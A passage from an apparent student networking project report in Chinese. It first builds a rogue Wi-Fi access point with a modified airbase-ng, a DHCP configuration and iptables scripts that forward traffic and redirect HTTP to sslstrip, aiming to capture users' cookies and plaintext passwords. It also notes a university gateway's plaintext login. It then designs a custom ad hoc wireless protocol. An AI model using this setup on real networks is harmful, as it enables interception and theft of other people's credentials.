此时，我们已经在移动端看见这个 AP 了：??

3.3.2 修改发送 Beacon 帧的机制

这涉及到对 airbase-ng 源码的解读，这里仅仅贴出比较关键的部分以供参考（这是 airbase-ng 第 5009 行左右的代码）：

```
    // start sending beacons
    if (pthread_create(&(beaconpid), NULL, (void *) beacon_thread, (
   void *) &apc) != 0)
    {
        perror("Beacons pthread_create");
        return (1);
    }

    if (opt.caffelatte)
    {
        arp = (struct ARP_req *) malloc(opt.ringbuffer * sizeof(
   struct ARP_req));

        if (pthread_create(&(caffelattepid), NULL, (void *)
   caffelatte_thread, NULL) != 0)
        {
            perror("Caffe-Latte pthread_create");
            return (1);
        }
    }
```

```
if (opt.cf_attack)
{
    if (pthread_create(&(cfragpid), NULL, (void *) cfrag_thread,
NULL) != 0)
    {
        perror("cfrag pthread_create");
        return (1);
    }
}
```

注意到 airbase-ng 使用多线程实现对不同服务的相应，比如这个线程 beacon_thread 明显就是定时发送 Beacon 帧的线程，只需要对其进行修改即可：在这个线程初始化之后是一个 while 循环，每次醒来之后会检查时间戳，如果距离上一次醒来时间已经足够长就可以再次发送一个 Beacon 帧，这个 while 循环主体结构如下：

```
while (1)
{
    /* sleep until the next clock tick */
    if (dev.fd_rtc >= 0) {...}
    else
    {
        gettimeofday(&tv, NULL);
        usleep(1000000 / RTC_RESOLUTION);
        gettimeofday(&tv2, NULL);

        f = 1000000.0f * (float) (tv2.tv_sec - tv.tv_sec) +
        (float) (tv2.tv_usec - tv.tv_usec);

        ticks[0] += f / (1000000.f / RTC_RESOLUTION);
        ticks[1] += f / (1000000.f / RTC_RESOLUTION);
        ticks[2] += f / (1000000.f / RTC_RESOLUTION);
    }

    if (((double) ticks[2] / (double) RTC_RESOLUTION)
    >= ((double) apc.interval / 1000.0) * (double) seq)
    {...}
}
```

前一部分是响应硬件的中断，然后就检查时间戳和上一个时间戳的间隔是否超过了 apc.interval，也就是默认的间隔，因此我们只需修改 apc.interval 的初始化即可，找到 apc.interval 在 main 函数中被初始化为了 0x64，出于抢占的需求我们尝试将其改为 0x0a，然后观测到结果如下：5



图 5: 间隔为 0.01s 的 Beacon 帧

3.3.3 实现 DHCP 服务

在建立一个伪造的 AP 之后，我们就已经可以观测到这个 AP 了，但是此时还无法接入，因为没有实现地址分配（也就是 DHCP ）的服务，这就要求我们实现相应的服务，否则也骗不了人。Linux 上有很好的对 DHCP 服务的支持，这里我们使用的是 isc-dhcp-server ，只需最简单的 sudo apt-get install 安装即可，然后是对 DHCP 服务相应的配置，了解到 DHCP 服务器的配置文件为 /etc/dhcp/dhcpd.conf ，修改其内容如下：

```
authoritative;

default-lease-time 600;
max-lease-time 7200;

subnet 10.0.0.0 netmask 255.255.255.0
{
    range 10.0.0.10 10.0.0.100;
    option domain-name-servers 10.0.0.1;
    option routers 10.0.0.1;
    option subnet-mask 255.255.255.0;
}
```

简要地对这个配置文件做一点说明：

- default-lease-time 和 max-lease-time 使用默认的数值，这两者在网络课上也有提及
- 用户每过一个 default-lease-time 时间就应该请求延期

- 用户如果经过一个 max-lease-time 还没有延期就断开 DHCP 服务（默认收回这个 IP ）
- 建立一个子网：IP 为 10.0.0.0 掩码为 255.255.255.0
- 可分配的 IP 范围为 10.0.0.10 到 10.0.0.100
- 默认的域名解析服务器和路由服务器均为 10.0.0.1（后面会提及，就是自己）

然后是启动 DHCP 相应的脚本 fake.sh，代码如下：

```
#!/bin/sh
ifconfig at0 up
ifconfig at0 10.0.0.1 netmask 255.255.255.0
ifconfig at0 mtu 1400
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
echo 1 > /proc/sys/net/ipv4/ip_forward
/etc/init.d/isc-dhcp-server start
```

也简要做出一些说明：

- 在使用 airbase-ng 建立伪造的 AP 之后会添加一个虚拟的网口 at0
- 启动这个网口并分配地址为 10.0.0.1（也就是之前设置的域名解析及路由服务器）
- 设置该网口允许的最长报文为 1400 Byte
- 添加该子网到这个网口的路由表里
- 开启 ipv4 的转发服务（需要 sudo -s 的权限，sudo 权限不够）

此时，我们已经可以正常连接上这个伪造的 AP 了，但显然，用户这样还上不了网；这样也达不到我们一开始的设想：获取用户的 cookies 甚至是明文传输的密码，而且用户在这种情形下会立即切换下一个 AP，那就前功尽弃了，所以我们需要能实现正常的转发服务（也就是一个路由器完整的行为）。

连接上 AP 之后

DHCP 服务分配的地址

3.3.4 实现转发服务

这一部分我们可以通过 Linux 自带的 iptables 服务实现，iptables 的前身叫 ipfirewall，相当于是一个防火墙，但是防火墙应该是工作在内核里的，用户想要修改就很不方便，所以在 Linux 内核版本进入 2.x 之后，就有了 iptabls，它并不直接实现一个防火墙，而是定义一些规则，然后由工作在内核的 netfilter，也就是真正的防火墙读取这些规则，从而实现精确的访问控制。

具体来说 iptables 一共在内核空间中选择了 5 个位置，称之为 hook function，也叫链：

- FORWARD : 内核空间中从一个网络接口进来，到另一个网络接口去的
- INPUT : 数据包从内核流入用户空间的
- OUTPUT : 数据包从用户空间流出的
- POSTROUTING : 进入/离开本机的外网接口
- PREROUTING : 进入/离开本机的内网接口

显然，任何一个数据包，只要经过本机，必将经过这五个链中的其中一个链同时，iptables 提供在这些链上的操作，比如：

- filter : 定义允许或者不允许的
- nat : 定义地址转换的
- mangle : 修改报文原数据 (比如 ttl)

这里我们给出一张说明用的图示：6



图 6: iptables 图示

我们这里需要实现内网到外网的转发，也就是增加一些 filter （转发）和 nat （内网地址翻译到外网地址），具体而言，我们写了两个脚本：clear.sh 和 wifi.sh 中，其中 clear.sh 主要是清空之前

的 iptables 配置；nat.sh 主要是添加自己的 iptables 配置，就以 nat.sh 为例，主要是将其他网口上的数据转发到我们的有线网口 enp8s0，设置相应的最长报文，进行内外网的地址转换，代码如下：

```
#!/bin/sh
iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.1.1
iptables -P FORWARD ACCEPT
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables --table nat --append POSTROUTING --out-interface enp8s0 -j
   MASQUERADE
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
   REDIRECT --to-port 10000
```

至此，我们已经实现了一个伪造的并且能用的 AP，我们用它来试着登录一下教学网，虽然网速实在是过于感人，至少我们可以加载出教学网的登录界面了，不过教学网的页面也很常见，这里就不贴出来了。

3.3.5 附加的攻击服务

这一部分我们没有过多的尝试，只是简单测试了一下贵校（PKU）和隔壁（THU）的网关性能：

我们发现，贵校的网关竟然是明文传输密码的，也就是说只要通过工具 sslstrip 将 HTTPS 的 URL 全部替换成 HTTP 的 URL，那密码就泄露无疑了；隔壁的网关稍好一些，使用的是 md5 的加密机制（严格来说 md5 并不是一个加密算法，而是一个类似于 hash 的验证算法，因为 md5 目前是无法从中恢复出明文的），这我们也没有什么办法，只能希望引起贵校的警觉了。

这是贵校的网关的登录界面的脚本，确实很朴素：

```
    function doLogin()
    {
        var _Un=$("#username").val();
        var _Pd=$("#password").val();
        if(_Un.length==0 || _Un=="StudentID/StaffID/PKUMail")
        {
            showInfo("StudentID/StaffID/PKUMail address needed");
            $("#username").focus();
            return false;
        }
        if(_Pd.length==0)
        {
            showInfo("Password needed");
            $("#password").focus();
            return false;
        }

        $("#lif").submit();
```

```
    }
```

当然，还有类似于 ettercap 之类的库可以实现 attack-in-the-middle 之类的攻击，在此就不一一详述了，我们主要关心的是基于链路层本身特性实现的攻击，剩下的这些问题应该交由密码学来解决。

4 TY*2 协议

接着就是我们计划中另一部分的工作，在掌握了用无线网卡收、发包的方法后，我们希望可以利用网卡直接实现通信，为此我们创建了一个完整的协议栈，并实现数据流的可靠与不可靠传输。同时，我们不仅在 Linux 下实现了这个架构，还打包成了一个静态库，给出了相应的函数接口，这样别的用户也可以直接使用了。

由于我们目前没有修改网卡的驱动以及制造 TY*2 网卡的能力，因此我们现在的整个体系依赖于现有的 Dot11 网卡及其驱动，显然，这其中还有很多可以进一步优化的空间。

4.1 协议栈

首先，我们定义的协议是基于现有的无线网卡机制实现的，所以一个 802.11 的头是必不可少的；然后，我们将链路层、网络层、传输层的内容合并成一个链路层，称之为 DotTY，这也是我们协议名称的由来；最后是应用层，对应用层不应该有明确的规范，只要求一个 lenth 字段和一个校验和。事实上，在这个 data 层上也可以进一步封装更高层的协议，但我们此时只关心链路层上的数据传输，所以我们这里只保留了一个 Data 层，这是一个示意图，其中：

- RadioTap 部分由网卡生成
- DotTY 层前四个字节表示这是一个 LLC 的 data 帧，因为这个格式的 Dot11 帧相对随意，可以满足我们发包的需求，如果随意更改这四个字节，可能会被网卡直接丢弃
- 用 wireshark 捕获这个帧可能会出现错误的解读，因为我们只是借用了这个壳
- 然后是字符”TY*2” 表示这是我们自定义的帧格式
- Type 字段一共三种类型，和 802.11 比较类似：管理帧、控制帧、数据帧
- Subtype 字段主要用于管理帧，用于标示三种子类型的帧
- HERE 帧：向周围的节点广播自己的存在（周期较短）
- TABLE 帧：向周围的节点广播自己的路由表
- RELEASE 帧：向周围的节点广播自己离开
- 所有地址均占用 48 位，其中 Next Hop 表示下一跳应该由谁接收，不是本机应丢弃该帧
- TTL 放在 Source Addr 字段前，如果大于 32 跳也丢弃（主要是防止一个链的极端情形）

- Data 需要按照 8 字节对齐，padding 机制为先添加一个 1，然后补 0-7 个 0（无二义性）



图 7: 这是一个简单的示意图

4.2 发包、收包、转发

目前我们这个体系的发包过程见图8：TY*2 网络接口程序接收的是来自应用层的一个字节流，我们会将字节流进行数据分组，每一个组加上头部的数据长度以及尾部的一个校验和；之后我们将这些分组后的数据封装成帧，加上一个 RadioTap dummy，网卡会在发送时自动将 RadioTap 部分补全；然后是加上 DotTY 的头部，前 4 个字节为 08 18 00 00，标识这是一个 Dot11 的 LLC data 帧，这主要用来欺骗网卡的，因为发包的过程依赖于 Dot11 的网卡，其后是 DotTY 的头部，存放这个帧的一些控制信息，发送、接收地址；接着这个帧会被传给网卡驱动，网卡驱动将这个帧的 Radiotap 头部重新填写，将 Dot11 部分进行修正，前四个字节会显示为 08 18 xx xx；最后网卡的驱动会在包的末尾在加上这个帧的校验后直接发送。

至于包的转发和接受则是如图9中所示：网卡和抓包的函数会将网卡截获的所有包显示出来；我们首先过滤掉所有的非 TY*2 的包，再分析是否需要转发，如果需要转发，就将帧重新封装，加上新的 TY*2 头部，新的 RadioTap 头部后发给网卡，网卡再按照上述的发包机制，将数据帧发送；如果数据包是发给自己的，就将这个包收下，剥离各个头部，最后将完整的数据发转给上层。

还有一点值得说明，由于我们的网络结构是自行设计的，也不兼容现有的 802.11 协议，出于方便起见我们全部使用小端法，省去了大小端的转换。

接下来，我们对不同类型的帧做出如下定义，见图10。我们一共在链路层（DotTY）定义了三种类型的帧：第一种是 BUILD 帧，这类帧主要负责建立各个节点的路由表。这其中又涉及两种子帧，一个是 HERE 帧，广播自己的位置，让其他节点可以在路由表里添加这个节点，如果一个



图 8: TY*2 发包过程



图 9: TY*2 收包转发过程

节点收到了一个 HERE 帧，就将发送地址的传输跳数更新为 1，更新时间戳，下一跳即发送地址；另一个是 TABLE 帧，这个帧主要负责交换路由表，类似于 Bellman-ford 算法，只有当相邻的节点的表项的最少跳数小于自己的表项，才更新自己路由表中的时间戳，最小跳数及下一跳地址（其中，BUILD 帧的发送频率远大于 TABLE 帧，因为路由表较大，频繁发送对带宽占用过多）；最后是 LEAVE 帧，和 BUILD 帧相对，也是广播自己的位置，并让其他节点在路由表里删除这个条目，不比等到时间戳失效了再删除。

第二种是控制帧，我们目前一共设计了三种：首先是 ACK 帧，根据收到的 seq 序号进行回复；其次是 REQUEST 帧，询问网络中一个节点是否存在；最后就是 FAIL 帧，通知帧传输失败，如找不到路由了等。

第三种是数据类型的帧，这里我们简单地设置了两种，一种是可靠的传输 rp，会等待对方发送 ACK，如果没有 ACK 会重发；另一种为不可靠的传输 urp，只是简单地传输，不等待 ACK。

Type	Subtype	
BUILD(0)	HERE(0)	申明自己的存在
	TABLE(1)	交换路由表
	LEAVE(2)	请求退出目前网络
CONTROL(1)	ACK(0)	回复一个帧
	REQUEST(1)	询问一个地址
	FAIL(2)	发送失败
DATA(2)	URT(0)	不可靠传输
	RT(1)	可靠传输

图 10: TY*2 定义的帧的类型

4.3 TY*2 自组织网络的建立

TY*2 建立一个自组织的网络主要基于 BUILD 帧，通过类似建立路由表的算法，建立起整个自组织的网络。

首先，每一个节点 (即一张网卡) 有一个全球唯一的 TY 地址，这个地址类似于 MAC 地址，不同的是这个 TY 地址为 8 字节。普通的 TY 地址只有低 7 个字节有效，高一个字节保留为 0。这个字节可以在日后增加相应的功能，如标识自组织网络中的根节点，DNS 服务器，DHCP 服务器等，这样如果一个 TY 地址的高 8 位不是 0，则默认代表目前这个自组织网络中的那一台特殊的主机。

由于这里 TY 地址还处于虚构的状态，因此启用一个节点的时候还需要手动输入自己的 TY 地址。由于我们使用的还是原来的网卡驱动，因此调用相关函数之前需要将网卡设置为监控模式，之后才能利用 RAW_SOCKET 控制网卡发包。

一个节点一旦启动，首先就会维护自己的一个路由表，在路由表中会记录已知的每一个节点，每一个节点更新的时间戳，传输到这个节点的最小跳数以及传输到这个节点过程中下一跳的位置。为了方便查询，修改，删除，我们使用 C++ 提供的容器 map 实现 (红黑树)。

整个 TY*2 的建网过程主要依赖前文提及的 BUILD 帧，但这里基于一个假设就是我们可以听见对方时对方也能听见自己，但事实上并非总是如此。所以正确的做法是应该分析得到的 RadioTap 头部，判断信号的强度及衰减从而推断自己发送的帧对方是否可以听见，也需要通过这些信息来更新自己的路由表。

4.4 数据的传输

然后就是数据的传输任务，这里主要是根据上面建立的路由表进行数据的转发，图11可以大致体现出数据传输的过程，整个过程类似路由算法，找到一条从发送地址到目的地址之间的一条路径。



图 11: 数据的传输

TY*2 网中的每个节点需要随时监听周围无线网络中的 TY*2 帧。如果发现一个帧的下一跳地址是自己，就需要接受并处理这个帧：如果目的地址就是自己，则收下这个帧；否则在自己的路由表中找到目的地址的下一跳地址。将 DotTY 层中的信息改写，修改 ttl，下一跳地址和校验和，然后进行转发。

同时，前文已经提及，我们的协议是支持可靠传输的，但在收到 ACK 之前不能确定帧是否已经发送，发送方可能会接着发送多次，这就要求我们在处理 seq 时引入额外的同步工作，确保一个帧只收到一次，其余全部丢弃。

以后还可以添加基于连接的数据传输，这样在 TY*2 网络中就可以进一步进行网络电话服务等；同时，也可以进一步扩充控制帧，比如说明自己的拥塞情况的帧；以及要求通过其他的节点进行数据转发等。

4.5 线程模型

这里进一步讲解一下我们对 TY*2 网络节点实现的支持，以及如何通过 TY*2 网络实现简单的聊天服务，已知 TY*2 节点需要处理路由的维护，数据的转发，以及自身信息的处理，我们使用多线程，让每一个线程完成一件事情。

首先是路由表的维护。这里我们就建立四个线程：

- 一个用于发送 HERE 帧：建立一个定时器，每隔 t_1 广播一个 HERE 帧
- 一个用于发送 TABLE 帧：建立一个定时器，每隔 t_2 广播自己的路由表
- 一个用于清理路由表：建立一个定时器，每隔 t_3 扫描整个路由表，清除超时的表项
- 定义有效的时间戳间隔为 t_4，显然 $t_4 > t_3 = t_2 > t_1$
- 目前，我们设置 $t4 = 3000, t3 = 800, t2 = 800, t1 = 400$，单位为毫秒 (ms)

然后是帧的监听和转发部分，会有一个线程专门监听无线网卡上的所有帧，并判断这个帧是否是 TY*2 的帧。如果是则按照如下规则处理：

- 将 BUILD 帧放入 BPACKAGES 队列，交由对应线程处理
- 将需要转发的帧放入 TPACKAGES 队列，交由对应线程处理
- 采用生产者-消费者模型对这两个队列进行同步

最后就是信息处理部分，需要一个显示线程和一个信息发送线程：由于我们实现的是一个简单的聊天系统，显示线程只是简单地将收到的包的 data 段中的数据以一个字符串的形式输出在终端上；信息发送线程则是接受主线程的要求，用目的地址查询路由表，将相应数据打包成帧，并发送到网卡。主线程则是保持阻塞状态，等待用户的输入，收到指令后，将数据整理好发送给对应的工作线程。

4.6 代码解析

我们实现的环境主要是 Linux，整个项目由 5 个 cpp 文件和 5 个头文件组成：

- ty2.cpp：定义了构建整个 TY2 节点的各个线程
- route.cpp：定义了维护路由表的各个函数
- send.cpp：定义了发包、收包、包的创建的各个函数
- init.cpp：定义了所有初始化函数，包括连接网卡，建立对应的 raw_socket，启动各个线程
- solve.cpp：给出了一些包的解析，特定位置的提取的相关信息

4.6.1 ty2.cpp

首先是整体的变量定义：一些生产者-消费者模型中的 cache（用于线程交互）以及相应的互斥锁：

```
volatile u_int32_t seq = 0; //一个序列号变量，每次发包后加一
pthread_mutex_t sp; // seq 的互斥锁

pthread_mutex_t Rp; // routelist 的互斥锁
map<u_int64_t, TY_TAG> routelist;   //以地址为索引值的路由表

int sendfd; //用于发包的套接字描述符
int listenfd;   //用于监听的套接字描述符

u_int64_t MYADDR;   //自己的 TY 地址

struct sockaddr_ll sll; //网卡的连接信息
socklen_t len = sizeof(sll);

pthread_mutex_t Bp; // Bpackages 的互斥锁
deque<pp> Bpackages;    //接受到的BUILD帧

pthread_mutex_t Tp; // Tpackages 的互斥锁
deque<pp> Tpackages;    //需要转发的帧

pthread_mutex_t Mp; // Mpackages 的互斥锁
deque<pp> Mpackages;    //需要处理的帧
```

4.6.2 send.cpp

